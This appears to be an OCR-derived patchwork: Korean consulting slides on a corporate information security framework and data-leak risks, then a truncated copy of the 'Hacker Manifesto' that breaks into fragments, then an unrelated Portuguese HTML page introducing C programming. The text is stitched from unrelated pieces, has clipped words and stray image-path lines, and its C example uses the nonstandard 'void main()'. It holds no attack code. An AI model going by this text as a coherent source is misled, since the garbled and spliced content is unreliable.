- 중요 시스템
- ICS/SCADA

IMPACT
공격의 결과로 어떤 영향이 발생하는가?

- 데이터 손실
- 매출 감소
- 불법 접근
- 지적재산권 침해
- 시스템 파괴
- 데이터 파괴
- 브랜드 손상
- 소송 비용
- 운영 비용 증가

Case 3: Management Based Consulting

Source: Deloitte Best Practice & Professional Experiences



정보(사이버) 보안 프레임워크

정보보안 추진 요인(Drivers)

비즈니스 미션

조직 전략

리스크 Tolerance

조직 정책

법규 및 Compliance

정보보안 관리

요구 사항

계획

커뮤니케이션

정보보안 교육 & 인식제고

정보보안 전략

정보보안 비전, 미션, 영역

예산 & 우선순위

조직 & 역할/책임

정보보안 거버넌스

강제성

정보보안 원칙

정보보안 정책

정보보안 표준

정보보안 절차

정보보안 가이드라인

정보보안 감사

정보보안 아키텍처

정보보안 Conceptual 아키텍처

정보보안 기능 아키텍처

정보보안 물리적 아키텍처

정보보안 아키텍처 애플리케이션 패턴

정보보안 운영

사고 관리

설정 관리

취약점 관리

모니터링

변화관리

BCP/DR

접근 관리

아웃소싱 관리

정보 위험 관리

정보 위험 진단

정보 위험 프로그램 관리

정보 자산 관리


진단 및 법적, Compliance 준수

개선 (Remediation)

개선 (Remediation)

프로그램 측정 / 보고 (KPIs)

Case 3: Management Based Consulting



목표 위험

1. 정보시스템 사용자(인가자)에 의한 대량의 중요정보 유출
2. 모바일 Device에 의한 정보유출
3. 협력업체 직원에 의한 중요정보 유출
4. 퇴사자에 의한 중요정보 유출
5. 임직원 Device에서 메일/인터넷/USB 등을 통한 중요정보 유출
6. 신규 HW/SW에 존재하는 원천적인 정보유출 취약점
7. 인터넷, OS, DBMS 취약점을 이용한 외부자의 정보유출
8. 중요정보 분산저장으로 통제되지 않는 정보유출 경로존재
9. 임직원의 접근로그 모니터링 부재
10. 불법사이트로부터 내부망 악성코드 감염
11. 권한이 없는 임직원의 DB접근 및 정보유출

전략적 방향

By the People

- Service 부서 직원
- 외주 인력
- 퇴사 예정자
- Support 부서 직원
- 방문객

Perimeter Security

- 비인가자 접근 통제
- 내부 시스템 간 접근 통제
- 해킹 관제에 대한 정책적 접근 통제
- 불법 사이트 통제

Watching you

- 중요정보 접근에 집중투자(중앙통제)
- End-Point 보안 강화
- 보안감사


Less Technology, More Culture & Awareness

- 정책 및 징계 강화
- 인식제고 캠페인
- 최소 집합교육

개선과제

1. 정보보안 거버넌스 체계 수립*
2. 정보보안 인식제고 프로그램 개발*
3. 중요문서 중앙 집중화
4. 임직원 보안책임 강화
5. 인증시스템 강화
6. IT아웃소싱에 대한 보안 강화
7. 모바일 통제 솔루션 도입 (MDM)
8. End-point 보안 강화
9. 정보유출 취약점 관리체계 수립
10. 네트워크 분리
11. 3rd party 보안진단 프로세스 수립
12. 보안감사 체계 수립
13. 중요정보DB 중앙집중관리체계 수립
14. 불법사이트 차단 시스템 도입

0x04. Hacker Life, Consultant Life.



Another one got caught today, it's all over the papers.
"Teenager Arrested in Computer Crime Scandal", "Hacker Arrested after Bank Tampering"...
Damn kids. They're all ALIKE....
But did you, in your three-piece psychology and 1950's technobrain, ever take a look behind the eyes of the hacker?
Did you ever wonder what made him tick, what forces shaped him, what may have molded him?
I am a hacker, enter my World....
Mine is a world that begins with school...
I'm smarter than most of the other kids, this crap they teach us bores me...
Damn underachiever. They're all alike.
I'm in junior high or high school.
I've listened to teachers eXPLAIN for the fifteenth time how to reduce a fraction. I understand it.
"No, Ms. Smith, I didn't show my work. I did it in my head..."
Damn kid.
Probably copied it. They're all alike.
I made a discovery today. I found a computer. Wait a second, this is cool. It does what I want it to. If it makes a mistake, it's because I screwed it up.
Not because it doesn't like me... Or feels threatened by me.. Or thinks I'm a smart ass.. Or doesn't like teaching and shouldn't be here...
Damn kid. All he does is play games. They're all alike.
nd then it happened... a door opened to a world... rushing through the phone line like heroin through an addict's veins,
an electronic pulse is sent out, a refuge from the day-to-day incompetencies is sought... a board is found.
"This is it... this is where I belong..."
I know everyone here... even if I've never met them, never talked to them, may never hear from them again... I know you all...
Damn kid. Tying up the phone line again. They're all alike...
You bet your ass we're all alike...
e've been spoon-fed baby food at school when we hungered for steak... the bits of meat that you did let slip through were pre-chewed and tasteless.
We've been dominated by sadists, or ignored by the apathetic. The few that had something to teach found us willing pupils,
but those few are like drops of water in the desert.
This is our world now... the world of the electron and the switch, the beauty of the baud. We make use of a service already existing
without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and you call us criminals.
We exist
You
Yes,
My crime
You

```
</head>

<body background="../FundoAmarelo.gif">

<p align="center"><big><font color="#FF8000"><big><big><strong>Introducão à
Programação C</strong></big></big></font></big></p>

<p>&nbsp;</p>

<h2>Exemplo de um Programa</h2>

<table border="1" width="94%">
  <tr>
    <td width="39%"><pre>// Exemplo de programa em C
// Isto é uma linha de comentário
void main()
{
    int a;              // declara a variável &quot;a&quot;
    a = 3 + 2;          // soma 3 com 2
}</pre>
      </td>
    </tr>
  </table>

<ul>
  <li>Um programa em C é composto por um conjunto de <strong>Funções</strong>. A função
    pela qual o programa começa a ser executado chama-se <em><strong>main</strong></em>.</li>
  <li>Após cada cada comando em C deve-se colocar um ; (ponto-e-vírgula).</li>
  <li>Um programa em C deve ser <strong>Identado</strong> para que possa ser lido com mais
    facilidade.</li>
</ul>
```